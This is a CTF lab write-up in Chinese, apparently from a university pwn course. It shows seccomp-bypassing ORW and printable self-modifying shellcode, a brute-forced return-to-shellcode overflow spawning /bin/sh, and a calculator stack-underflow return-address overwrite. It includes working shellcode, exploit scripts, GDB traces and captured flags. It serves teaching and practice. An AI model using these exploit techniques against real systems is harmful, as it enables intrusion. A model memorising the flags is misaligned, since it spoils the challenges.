
1.4.2 绕过思路

不能用 `execve` 弹 shell，但 `open/read/write` 全放行。

ORW（Open-Read-Write）shellcode 读取 `/flag`：

```
1  xor esi, esi           ; O_RDONLY = 0
2  xor edx, edx           ; mode = 0
3  lea rdi, [rip + path]  ; "/flag"
4  mov eax, 2             ; SYS_open
5  syscall
6
7  mov edi, eax            ; fd
8  xor eax, eax           ; SYS_read
9  mov rsi, rsp           ; buf
10 mov edx, 0x100         ; size
11 syscall
12
13 mov edx, eax            ; bytes read
14 mov edi, 1             ; stdout
15 mov eax, 1             ; SYS_write
16 syscall
17 ...
18 .asciz "/flag"
```

Flag: `AAA{4_LoT_oF_shellcODE_7o_8Yp4SS_m37a07cf9b365c}`



```
lab1_pwn.md 1-4 bypass_me_solve.py 1-3 inject_me_solve.py 截图已拷贝
lab1_pwn > 1-4 bypass_me_solve.py > ...
1 import websocket
2
3 URL = "wss://ctf.zjusec.net/api/proxy/019f8d52-ad86-7d8b-83e9-15fa8277f799"
4
5 # x86-64 ORW shellcode: open("/flag") → read → write(1) → exit
6 SC = (
7     b"\x31\xf6\x31\xd2\x48\x8d\x3d\x2c\x00\x00\x00" # xor esi,esi; xor edx,edx; lea
8     b"\xb8\x02\x00\x00\x00\x0f\x05" # mov eax,2; syscall (open)
9     b"\x89\xc7\x31\xc0\x48\x89\xe6\xba\x00\x01\x00\x00\x0f\x05" # mov edi,eax; xor e
10    b"\x89\xc2\xbf\x01\x00\x00\x00\xb8\x01\x00\x00\x00\x0f\x05" # mov edx,eax; mov e
11    b"\x31\xff\xb8\x3c\x00\x00\x00\x0f\x05" # xor edi,edi; mov eax,60; sys
12    b"/flag\x00" # path string
13 )
14
15 def recvall(ws):
16     ws.settimeout(0.5)
17     d = b""
18     while True:
19         try: d += ws.recv()
20         except: return d.decode()
21
22 ws = websocket.create_connection(URL)
23 print("[1]", repr(recvall(ws)))
24 ws.send(SC, opcode=websocket.ABNF.OPCODE_BINARY)
25 print("[FLAG]", repr(recvall(ws)))
26 ws.close()
27
问题 输出 调试控制台 终端 端口
parallels@ubuntu-linux-2404:/media/psf/homework/CTF$ /usr/bin/python3 /media/psf/homework/CTF
F/lab1_pwn/bypass_me_solve.py 2>&1
[FLAG] 'AAA{4_LoT_oF_shellcODE_7o_8Yp4SS_m37a07cf9b365c}\n'
```

Image 8

2. Task 2: Alpha

为什么二进制文件和库都是x86的。。。mac用户已经红温已经燃尽。。。目前没有一个能用的服务器只能用家里的x86老电脑来调试。。。没有环境全是现装的。。。花了好长好长时间，体感难绷。。。

这题给我的第一感觉是要求刁钻，输入只能是可见字符。反汇编：

- 1 | mmap RWX 页 → read shellcode → 检查每个字节在 [0x21,0x7e]
- 2 | → 加载 seccomp → call shellcode

关键位置 (PIE 偏移)：

```

1 | 0x1174: call mmap@plt          ; 申请 RWX 页
2 | 0x11ca: call read@plt         ; 读入 shellcode
3 | 0x1209: movzx eax, byte ptr [rdx] ; printable 检查
4 | 0x1246: mov esi, 0x3b         ; 禁 execve
5 | 0x1253: mov esi, 0x142        ; 禁 execveat
6 | 0x1260: mov esi, 0x2          ; 禁 open
7 | 0x126d: xor esi, esi          ; 禁 read
8 | 0x1277: mov esi, 0x1          ; 禁 write
9 | 0x129b: call rax              ; 执行 shellcode

```

到这里思路就清晰了：`execve` 被禁，普通 ORW 里的 `open/read/write` 也被禁，但 `seccomp` 是默认放行，只是加了几条 blacklist。因此我换用没被禁的 `syscall`：

```

1 | openat(0, "/flag", 0)
2 | sendfile(1, fd, NULL, 0x21212121)

```

`openat` 可以替代 `open`，`sendfile` 可以让内核把文件内容直接送到 `stdout`，绕过 `read/write`。

2.1 怎么把 shellcode 变成全可见字符

为什么没用 Alpha3 🤔 因为没装上 Python2。。。再三周折干脆放弃。AI 辅助搓了一个合法的汇编代码出来

`syscall`、`\x00`、`257` 这些字节不可见。

1. **XOR 造数**：例如 `257 = 0x21212222 ^ 0x21212323`
2. **间接造零**：先让 `rax=0`，再 `push rax`
3. **自修改补 syscall**：payload 里先放可见的 `2e 21`，执行时改成 `0f 05`：

```

1 | 0x2e ^ 0x21 = 0x0f
2 | 0x21 ^ 0x24 = 0x05

```

2.2 GDB 验证位置

【搬出了老电脑】

验证：输入全可见、`seccomp` 是 blacklist、以及不可见的 `syscall` 是运行时补出来的。

先生成本地调试输入：

```

1 | python3 "lab1_pwn/2 alpha_solve.py" dump > /tmp/alpha.in

```

```

parallels@ubuntu-linux-22-04-02-desktop:/media/psf/Billl/lab1_pwn$ gdb -q "/media/psf/Billl/lab1_pwn/2_attachment/alpha"
Program stopped.
0x00007ffff7fe32b0 in _start () from /lib64/ld-linux-x86-64.so.2
(gdb) info proc mappings
process 17109
Mapped address spaces:

      Start Addr      End Addr      Size      Offset      Perms  objfile
      0x55555554000    0x55555555000    0x1000        0x0      r--p  /media/psf/Billl/lab1_pwn/2_attachment/alpha
      0x55555555000    0x55555556000    0x1000       0x1000    r-xp  /media/psf/Billl/lab1_pwn/2_attachment/alpha
      0x55555556000    0x55555557000    0x1000       0x2000    r--p  /media/psf/Billl/lab1_pwn/2_attachment/alpha
      0x55555557000    0x55555559000    0x2000       0x2000    rw-p  /media/psf/Billl/lab1_pwn/2_attachment/alpha
      0x7ffff7fbd000    0x7ffff7fc1000    0x4000        0x0      r--p  [vvar]
      0x7ffff7fc1000    0x7ffff7fc3000    0x2000        0x0      r-xp  [vdso]
      0x7ffff7fc3000    0x7ffff7fc5000    0x2000        0x0      r--p  /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7fc5000    0x7ffff7fef000    0x2a000       0x2000    r-xp  /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7fef000    0x7ffff7ffa000    0xb000       0x2c000    r--p  /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7ffb000    0x7ffff7fff000    0x4000       0x37000    rw-p  /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
      0x7ffff7ffd000    0x7ffff7fff000    0x22000        0x0      rw-p  [stack]
      0xffffffff600000  0xffffffff601000    0x1000        0x0      --xp  [vsyscall]
(gdb) set $base = 0x55555554000
(gdb) b *($base + 0x11ca)
Breakpoint 1 at 0x555555551ca
(gdb) c
Continuing.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Visible shellcode only:

Breakpoint 1, 0x0000555555551ca in ?? ()
(gdb) ni
0x0000555555551cf in ?? ()
(gdb) p/x $rbx
$1 = 0x7ffff7ffa000
(gdb) x/128bx $rbx
0x7ffff7ffa000: 0x50  0x59  0x6a  0x21  0x58  0x30  0x41  0x55
0x7ffff7ffa008: 0x30  0x41  0x75  0x6a  0x24  0x58  0x30  0x41
0x7ffff7ffa010: 0x56  0x30  0x41  0x76  0x68  0x21  0x21  0x21
0x7ffff7ffa018: 0x21  0x58  0x35  0x21  0x21  0x21  0x21  0x50
0x7ffff7ffa020: 0x5b  0x50  0x68  0x2f  0x66  0x6c  0x61  0x54
0x7ffff7ffa028: 0x41  0x5c  0x50  0x50  0x50  0x50  0x68  0x21
0x7ffff7ffa030: 0x21  0x21  0x21  0x58  0x35  0x46  0x21  0x21
0x7ffff7ffa038: 0x21  0x31  0x44  0x24  0x24  0x53  0x58  0x50
0x7ffff7ffa040: 0x5f  0x41  0x54  0x5e  0x50  0x5a  0x68  0x22
0x7ffff7ffa048: 0x22  0x21  0x21  0x41  0x58  0x41  0x50  0x58
0x7ffff7ffa050: 0x35  0x23  0x23  0x21  0x21  0x2e  0x21  0x50
0x7ffff7ffa058: 0x41  0x59  0x6a  0x22  0x58  0x34  0x23  0x50
0x7ffff7ffa060: 0x5f  0x41  0x51  0x5e  0x6a  0x21  0x58  0x34
0x7ffff7ffa068: 0x21  0x50  0x5a  0x68  0x21  0x21  0x21  0x21
0x7ffff7ffa070: 0x41  0x5a  0x6a  0x28  0x58  0x2e  0x21  0x90
0x7ffff7ffa078: 0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90
(gdb)

```

payload 被读入 RWX 页，且字节均在可见字符范围

Image 9

```

● parallels@ubuntu-linux-22-04-02-desktop:/media/psf/Billl/lab1_pwn$ gdb -q "/media/psf/Billl/lab1_pwn/2 attachment/alpha"
Reading symbols from /media/psf/Billl/lab1_pwn/2 attachment/alpha...
(No debugging symbols found in /media/psf/Billl/lab1_pwn/2 attachment/alpha)
(gdb) set disassembly-flavor intel
(gdb) set confirm off
(gdb) set disable-randomization on
(gdb) set pagination off
(gdb) starti < /tmp/alpha.in
Starting program: /media/psf/Billl/lab1_pwn/2 attachment/alpha < /tmp/alpha.in

Program stopped.
0x00007ffff7fe32b0 in _start () from /lib64/ld-linux-x86-64.so.2
(gdb) set $base = 0x55555554000
(gdb) break *($base + 0x124e)
Breakpoint 1 at 0x5555555524e
(gdb) continue
Continuing.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Visible shellcode only:

Breakpoint 1, 0x00005555555524e in ?? ()
(gdb) print/d $esi
$1 = 59
(gdb) delete
(gdb) break *($base + 0x125b)
Breakpoint 2 at 0x5555555525b
(gdb) continue
Continuing.

Breakpoint 2, 0x00005555555525b in ?? ()
(gdb) print/d $esi
$2 = 322

```

Image 10

seccomp blacklist 具体禁了哪些 syscall

```

1 | delete breakpoints
2 | b *($base+0x124e)                # seccomp_rule_add(execve=59)
3 | b *($base+0x125b)                # execveat=322
4 | b *($base+0x1268)                # open=2
5 | b *($base+0x1272)                # read=0
6 | b *($base+0x127f)                # write=1
7 | b *($base+0x129b)                # call shellcode
8 | run < /tmp/alpha.in
9 | p/d $esi                        # 每次断下依次截: 59, 322, 2, 0, 1
10 | c
11 | ...重复几次

```

```

(gdb) set pagination off
(gdb) starti < /tmp/alpha.in
Starting program: /media/psf/Billl/lab1_pwn/2 attachment/alpha < /tmp/alpha.in

Program stopped.
0x00007ffff7fe32b0 in _start () from /lib64/ld-linux-x86-64.so.2
(gdb) set $base = 0x555555554000
(gdb) break *($base + 0x129b)
Breakpoint 1 at 0x55555555529b
(gdb) continue
Continuing.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Visible shellcode only:

Breakpoint 1, 0x000055555555529b in ?? ()
(gdb) stepi
0x00007ffff7ffa000 in ?? ()
(gdb) set $sc = $rip
(gdb) x/2bx $sc+85
0x7ffff7ffa055: 0x2e    0x21
(gdb) x/2bx $sc+117
0x7ffff7ffa075: 0x2e    0x21
(gdb) break *($sc+20)
Breakpoint 2 at 0x7ffff7ffa014
(gdb) continue
Continuing.

Breakpoint 2, 0x00007ffff7ffa014 in ?? ()
(gdb) x/2bx $sc+85
0x7ffff7ffa055: 0x0f    0x05
(gdb) x/2bx $sc+117
0x7ffff7ffa075: 0x0f    0x05

```

Image 11

自修改 decoder 把 2e 21 改成 0f 05

<pre> 1 # 从上一个断点 call rax 处继续 2 si 3 set \$sc = \$rip 4 x/2bx \$sc+85 5 x/2bx \$sc+117 6 b *(\$sc+20) 之后即可 7 c 8 x/2bx \$sc+85 9 x/2bx \$sc+117 </pre>	<pre> # 进入 shellcode # decoder 前: 2e 21 # decoder 前: 2e 21 # decoder 结束附近; 若脚本调整, 断在两次 xor 写 syscall # decoder 后: 0f 05 # decoder 后: 0f 05 </pre>
---	---

远程执行后拿到:

```

1 | AAA{41pha8eTlcAI_5HeIICode_c4N't_7Rap_mE7f1b1dc51e64}

```




Image 12

3. Task3: sbofsc

```

1 | 401255: add    eax, 0x20
2 | 401258: shl     eax, 0xc                ; addr = 0x20000 ~ 0x27000
3 | 40127c: mov     edx, 0x7                ; PROT_READ|WRITE|EXEC
4 | 401277: mov     ecx, 0x32               ; MAP_FIXED|MAP_ANON|MAP_PRIVATE
5 | 401284: call    mmap@plt
6 | 4012a4: call    read@plt                ; read(0, addr, 0x40)
7 | 4012bf: call    gets@plt                ; 后面才发生栈溢出
8 | 4012ca: ret

```

于是问题变成怎么把返回地址改到刚才写入 shellcode 的地址。

地址由环境变量 `CHALLENGE` 控制：

```
1 | addr = ((CHALLENGE % 8) + 32) << 12
```

所以远程只有 8 种可能：

```
1 | 0x20000, 0x21000, ..., 0x27000
```

`gets` 的目标缓冲区在 `rbp-0x40`：

```

1 | 4012b3: lea rax, [rbp-0x40]
2 | 4012bf: call gets@plt
3 | 4012c9: leave
4 | 4012ca: ret

```

因此覆盖返回地址需要：

```

1 | 0x40 字节填满 buf + 8 字节 saved rbp + 8 字节 return address

```


两阶段利用：

```

1 | # 第一阶段：写入 64 字节 shellcode
2 | send(execve_binsh_shellcode.ljust(0x40, b"\x90"))
3 |
4 | # 第二阶段：gets 溢出，返回到 mmap 区域
5 | send(b"A"*0x40 + b"B"*8 + p64(addr) + b"\n")

```

因为地址只有 8 个，脚本 `3 sbofsc_solve.py` 直接逐个尝试即可。



```

• parallels@ubuntu-linux-22-04-02-desktop:/media/psf/Billl/lab1_pwn/3 attachment$ objdump
-d "/media/psf/Billl/lab1_pwn/3 attachment/sbofsc" | grep -A2 "401284:|4012a4:|4012b
f:|4012ca:"
401284:      e8 c7 fd ff ff      call    401050 <mmap@plt>
401289:      bf 0c 20 40 00      mov     $0x40200c,%edi
40128e:      e8 ad fd ff ff      call    401040 <puts@plt>
--
4012a4:      e8 c7 fd ff ff      call    401070 <read@plt>
4012a9:      bf 1f 20 40 00      mov     $0x40201f,%edi
4012ae:      e8 8d fd ff ff      call    401040 <puts@plt>
--
4012bf:      e8 bc fd ff ff      call    401080 <gets@plt>
4012c4:      b8 00 00 00 00      mov     $0x0,%eax
4012c9:      c9                  leave
4012ca:      c3                  ret

```

Image 13

远程爆破结果：

```

1 | [+] SUCCESS at 0x21000
2 | [+] Flag: AAA{Re7_to_9UE5s_SHELLcOD3_Posa781f333d6e4}

```

```
lab1_pwn > 3 sbofsc_solve.py > main
95 def try_exploit(addr: int) -> bytes | None:
103
104     # Step 1: 等待 "what's your name: "
105     drain(ws)
106
107     # Step 2: 发送 shellcode (填充到 64 字节)
108     ws.send(SHELLCODE.ljust(0x40, b'\x90'), opcode=websocket
109     time.sleep(0.3)
110
111     # Step 3: 等待 "try to overflow me~"
112     drain(ws)
113
114     # Step 4: 发送溢出 payload
115     payload = b"A" * 0x40 + b"B" * 8 + p64(addr) + b"\n"
116     ws.send(payload, opcode=websocket.ABNF.OPCODE_BINARY)
117     time.sleep(0.5)
```

问题 输出 调试控制台 终端 端口

```
/usr/local/bin/python3 "/Users/BillFeng/homework/CTF/lab1_pwn/3 sbofsc_solve.py"
● BillFeng@BillFengMacBook CTF % /usr/local/bin/python3 "/Users/BillFeng/homework/CTF/lab1_pwn/3 sbofsc_solve.py"
[*] Brute-forcing mmap addresses...
[+] SUCCESS at 0x20000
[+] Flag: AAA{Re7_to_9UE5s_SHELLcOD3_Posa781f333d6e4}

[*] Starting interactive shell...
[*] Shell ready! Type commands (exit to quit)
```

zsh
Python
Python
Python

2 个隐藏终...

Image 14

Flag: `AAA{Re7_to_9UE5s_SHELLcOD3_Posa781f333d6e4}`

4. Task4: sbuf

4.1 栈溢出?

`sbuf` 开了 Canary 和 NX, `read(0, buf, 0x200)` 的输入缓冲区也没有直接越过返回地址。最开始我以为要找信息泄露或格式化字符串, 但程序只是一个计算器, 最后执行:

```
1 | printf("%lld", result);
```

继续翻反汇编时, 一个很明显的目标出现了: 程序里有未被调用的 `execve("/bin/sh")` 函数:

```
1 | 4011a6: push rbp
2 | ...
3 | 4011bd: mov qword ptr [rbp-0x20], 0x402008 ; "/bin/sh"
4 | 4011de: call execve@plt
```

二进制没有 PIE, 所以如果能写返回地址, 只需要写固定值: `0x4011a6`

4.2 求值栈下溢

计算器状态结构体在 `main` 的 VLA 栈上，布局如下：

```
1 | obj = main_rbp - 0x950
2 | obj + 0x000 : value_stack[64]
3 | obj + 0x800 : value_top
4 | obj + 0x808 : operator_stack[32]
5 | obj + 0x908 : operator_top
```

我先测试 `1++2`，它能通过语法检查，但结果变成 `0` 而不是 `3`。这说明检查器把第二个 `+` 当成符号接受，但求值器仍按二元运算处理，导致 `value stack` 被多 `pop` 了一次。

反汇编也验证了这一点。`pop` 先减计数器，后检查负数：

```
1 | 40136f: mov dword ptr [rax], edx ; value_top--
2 | 401377: test eax, eax
3 | 401379: js 0x40139c ; 为负就不读，但计数器已经变负
```

`push` 又只检查上界，不检查负数：

```
1 | 4012e8: cmp eax, 0x3f
2 | 4012eb: jg 0x401314
3 | 4012fc: cdqe ; 负数符号扩展
4 | 40130a: add rdx, obj
5 | 401311: mov qword ptr [rdx], rax ; 写到 obj + value_top*8
```

于是当 `value_top=-5` 时，`push` 写入：

```
1 | obj - 0x28
```

而这正好是 `main` 调用求值函数 `0x4019f5` 的返回地址。

4.3 payload🤖

接下来就是两个限制一起处理：写入值要是 `0x4011a6`，但输入数字每段最多三位；同时写入位置要刚好走到 `obj-0x28`。

第一个限制比较好解决：计算器限制的是“字面量”，不是“中间结果”。我把目标地址拆成小数字能算出来的形式：

```
1 | 0x4011a6 = 4198822
2 | 999*999*4+207*999 = 4198797 = 0x40118d
3 | 0x40118d + 25 = 0x4011a6
```

